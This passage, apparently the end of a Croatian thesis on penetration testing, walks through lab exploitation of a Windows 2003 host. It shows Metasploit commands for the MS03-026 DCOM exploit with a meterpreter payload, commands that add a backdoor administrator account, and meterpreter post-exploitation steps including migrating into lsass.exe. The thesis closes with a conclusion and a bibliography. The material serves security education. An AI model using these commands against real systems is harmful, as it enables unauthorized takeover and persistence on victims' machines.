
Nakon što su postavljeni svi parametri *exploit* se pokreće naredbom `exploit`. Rezultat uspješnog izvođenja *exploita* je dobiveno grafičko sučelje računala nad kojim je pokrenut *exploit*. (Slika 7.19)



Slika 7.19: Dobiveno grafičko sučelje uspješnim izvršavanjem exploita


Osim grafičkog sučelja dobivena je i potpuno funkcionalna komandna ljuska. Pomoću komandne ljuske moguće je npr. dodati novog korisnika. Tog novog korisnika moguće je dodati u lokalne sistemske administratore i s novostvorenim korisnikom prijaviti se na sustav preko dobivenog grafičkog sučelja.

Kao primjer dodaje se novi korisnik pod imenom `PENtest`. Novi korisnik se dodaje naredbom `net user PENtest /add`, a naredbom `net localgroup administrators PENtest /add` korisniku se daju prava lokalnog administratora sustava. (Slika 7.20)



Slika 7.20: Dodavanje novog korisnika

Nakon što je novi korisnik uspješno dodan moguće se je prijaviti na sustav koristeći podatke od korisnika koji je upravo stvoren. Kao korisničko ime unosi se `PENtest`, a korisnička lozinka ostaje prazna. (Slika 7.21)



Slika 7.21: Prozor za prijavu na kompromitirano računalo

Nakon prijave dobivena je potpuna kontrola nad grafičkim sučeljem sustava, s administratorskim pravima. S ovime je dokazano da pronađeni propust predstavlja stvarnu sigurnosnu prijetnju.

7.3.3 Primjer 3

I u ovom primjeru iskorištava se pronađeni propust u RPC servisu na Windows 2003 poslužitelju. Kao *payload* koristi se meterpreter kako bi se dobila potpuna kontrola nad sustavom.

U MSF-u se postavljaju sljedeći parametri: (Slika 7.22)

- *exploit*: `windows/dcerpc/ms03_026_dcom`
- *payload*: `windows/meterpreter/bind_tcp`
- IP adresa udaljenog računala: `192.168.1.110`
- podržana meta napada: `0`

Za sve ostale parametre koriste se standardne opcije.

```
msf > use windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > set RHOST 192.168.1.110
RHOST => 192.168.1.110
msf exploit(ms03_026_dcom) > set TARGET 0
TARGET => 0
msf exploit(ms03_026_dcom) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms03_026_dcom) >
```

Slika 7.22: Postavljanje potrebnih parametara

Nakon postavljenih parametara *exploit* se pokreće naredbom `exploit`. Kao rezultat dobije se *meterpreter* komandna ljuska. (Slika 7.23)

```
msf exploit(ms03_026_dcom) > exploit
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.110[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.110[135] ...
[*] Sending exploit ...
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (81931 bytes)...
[*] Upload completed.
[*] The DCERPC service did not reply to our request
[*] Meterpreter session 1 opened (192.168.1.102:40709 -> 192.168.1.110:4444)

meterpreter >
```

Slika 7.23: Rezultat izvođenja exploita

Nakon što se uspješno dobije komandna ljuska meterpretera ostvarena je potpuna kontrola nad kompromitiranim sustavom. Meterpreter ljuska pruža veliki izbor akcija koje je moguće provesti na kompromitiranom računalu.

Pomoću meterpretera moguće je pokrenuti bilo koji program koji se nalazi na disku kompromitiranog računala. Jedina mana ovoga je da se pokrenuti program ne može sakriti od liste procesa na sustavu. Proizvoljni program moguće je pokrenuti pomoću naredbe `execute` s odgovarajućim parametrima. Komandnu liniju moguće je pokrenuti na sljedeći način: `execute -f cmd.exe -i`. (Slika 7.24)

```
meterpreter > execute -f cmd.exe -i
Process 1376 created.
Channel 3 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Slika 7.24: Komandna ljuska na kompromitiranom računalu

Da se dobije popis trenutno aktivnih procesa na kompromitiranom sustavu potrebno je izvršiti naredbu `ps`. (Slika 7.25)

```
meterpreter > ps

Process list
============

    PID   Name              Path
    ---   ----              ----
    384   smss.exe          \SystemRoot\System32\smss.exe
    432   csrss.exe         \??\C:\WINDOWS\system32\csrss.exe
    464   winlogon.exe      \??\C:\WINDOWS\system32\winlogon.exe
    508   services.exe      C:\WINDOWS\system32\services.exe
    520   lsass.exe         C:\WINDOWS\system32\lsass.exe
    692   svchost.exe       C:\WINDOWS\system32\svchost.exe
    744   svchost.exe       C:\WINDOWS\System32\svchost.exe
    908   svchost.exe       C:\WINDOWS\system32\svchost.exe
    952   svchost.exe       C:\WINDOWS\system32\svchost.exe
    964   svchost.exe       C:\WINDOWS\System32\svchost.exe
    1128  spoolsv.exe       C:\WINDOWS\system32\spoolsv.exe
    1156  msdtc.exe         C:\WINDOWS\system32\msdtc.exe
    1284  svchost.exe       C:\WINDOWS\System32\svchost.exe
    1332  inetinfo.exe      C:\WINDOWS\system32\inetsrv\inetinfo.exe
    1360  svchost.exe       C:\WINDOWS\system32\svchost.exe
    1396  VMwareService.exe C:\Program Files\VMware\VMware Tools\VMwareService.exe
    1576  svchost.exe       C:\WINDOWS\System32\svchost.exe
    1672  Dfssvc.exe        C:\WINDOWS\system32\Dfssvc.exe
    176   wmiprvse.exe      C:\WINDOWS\system32\wbem\wmiprvse.exe
    924   Explorer.EXE      C:\WINDOWS\Explorer.EXE
    1948  VMwareTray.exe    C:\Program Files\VMware\VMware Tools\VMwareTray.exe
    320   VMwareUser.exe    C:\Program Files\VMware\VMware Tools\VMwareUser.exe
    368   wpabaln.exe       C:\WINDOWS\system32\wpabaln.exe

meterpreter >
```

Slika 7.25: Ispis svih aktivnih procesa

Moguće je i terminirati pokrenuti proces. Naredbom `kill 1376` terminira se pokrenuta komandna ljuska, gdje je 1376 dobiveni procesni identifikator za pokrenuti program. (Slika 7.26)

```
meterpreter > kill 1376
Killing: 1376
meterpreter >
```

Slika 7.26: Terminiranje procesa

Jedna od zanimljivih mogućnosti meterpretera je mogućnost migriranja samog meterpretera s iskorištenog procesa na neki drugi aktivni proces. To se jednostavno obavlja naredbom `migrate`. Npr. moguće je migrirati meterpreter na *lssas.exe* izvođenjem naredbe `migrate 520` (520 je identifikator za lssas.exe). Migriranjem na *lssas.exe* osigurava se da se meterpreter može terminirati jedino ako se resetira kompromitirano računalo. (Slika 7.27)

```
meterpreter > migrate 520
[*] Migrating to 520...
[*] Migration completed successfully.
meterpreter >
```

Slika 7.27: Migracija meterpretera

8. Zaključak

U današnjem računalnom svijetu jako je bitna sigurnost u računalnim sustavima. Razvitkom računalne tehnologije razvija se i sigurnosna tehnologija, te različite sigurnosne tehnike. Penetracijsko ispitivanje pokazalo se kao jedna od najboljih metoda za utvrđivanje sigurnosnog stanja računalnog sustava. Najbolje prikazuje trenutno sigurnosno stanje ispitivanog računalnog sustava. Penetracijsko ispitivanje daje uvid u računalni sustav na način na koji ga vide stvarni napadači. Uspješno i pravovremeno provođenje penetracijskog ispitivanja kao rezultat daje uklanjanje sigurnosnih propusta prije nego što ih napadač iskoristi. Penetracijsko ispitivanje postalo je i jako bitan dio analize procjene rizika računalnih sustava.

MSF se pokazao kao jedna od najboljih sigurnosnih platformi za provođenje penetracijskog ispitivanja. MSF penetracijskom ispitivaču značajno olakšava i ubrzava proces penetracije u ispitivani računalni sustav. Sa svojim dodatnim mogućnostima značajno skraćuje i ubrzava razvoj vlastitih *exploita*. Zbog raznih dodataka omogućava penetracijskom ispitivaču da se kod izrade vlastitih *exploita* koncentrira samo na iskorištavanje pronađene ranjivosti. Jedno od najboljih svojstava MSF-a je to da pruža veliku fleksibilnost što napraviti nakon uspješnog penetriranja u računalni sustav. Jedna od najboljih mogućnosti MSF-a je meterpreter. Sa meterpreterom MSF se približio komercijalnim alatima iste namjene. Meterpreter penetracijskom ispitivaču pruža veliku fleksibilnost i velike mogućnosti što napraviti nakon uspješnog penetriranja u računalni sustav. Jedina mana MSF-a je da nema *exploita* za iskorištavanje različitih sigurnosnih propusta u Web aplikacijama. Danas su Web aplikacije jako rasprostranjene i česte na Internetu. Većinom penetracijskih ispitivanja baš se ispituju Web aplikacije organizacija, jer su one najistaknutiji dio organizacije na Internetu. Kako Web aplikacije postaju sve veće i kompleksnije, tako se povećava i mogućnost pojave sigurnosnog propusta u Web aplikacijama i jako je bitno provoditi penetracijsko ispitivanje Web aplikacija. Kako se MSF stalno i brzo razvija samo je pitanje vremena kada će biti u mogućnosti iskorištavati i sigurnosne propuste unutar različitih Web aplikacija.

Penetracijsko ispitivanje sigurnosti danas polako već postaje standard. Sve organizacije koje drže do svoje sigurnosti i korisnika provode penetracijsko ispitivanje sigurnosti svojih računalnih sustava, kako bi osigurale prihvatljivu razinu sigurnosti.

9. Literatura

[1] JAMES S. TILLER: The Ethical Hack (A Framework for Business Value Penetration Testing)

[2] Oreilly: Network Security Assessment 2nd Edition

[3] Syngress: Penetration Testers Open Source Toolkit Volume 2

[4] Sybex: CEH Official Certified Ethical Hacker Review Guide Exam 312-50

[5] McGraw Hill: Gray Hat Hacking 2nd Edition

[6] Syngress: Metasploit toolkit for penetration testing, exploit development and vulnerability research

[7] Penetration Testing – A Systematic Approach by Manish Saindane (*http://www.infosecwriters.com/text_resources/pdf/PenTest_MSaindane.pdf*)

[8] A Penetration Testing Model - Federal Office for Information Security (*http://www.bsi.bund.de/english/publications/studies/penetration.pdf*)

[9] John Wack, Miles Tracy, Murugiah Souppaya: Guideline on Network Security Testing (*http://csrc.nist.gov/publications/nistpubs/800-42/NIST-SP800-42.pdf*)

[10] Northcutt, S.; Shenk, J.; Shackleford, D.; Rosenberg, T.; Siles, R.; Manchini, S: Penetration Testing : Assessing Your Overall Security Before Attackers Do - SANS Institute (*http://www.sans.org/reading_room/analysts_program/PenetrationTesting_June06.pdf*)

[11] Conducting a Penetration Test on an Organization – SANS Institute (*http://www.sans.org/reading_room/whitepapers/auditing/67.php*)

[12] Metasploit Framework User Guide (*http://metasploit.com/documents/users_guide.pdf*)

[13] Meterpreter Guide (*http://metasploit.com/documents/meterpreter.pdf*)

[14] INFIGO - Otkrivanje sigurnosnih propusta fuzzing tehnikom (*http://www.infigo.hr/files/INFIGO-TD-2006-04-01-Fuzzing.pdf*)

[15] Andrew J. Bennieston: NMAP - A Stealth Port Scanner (*http://www.nmap-tutorial.com/pdf/nmap-tutorial.pdf*)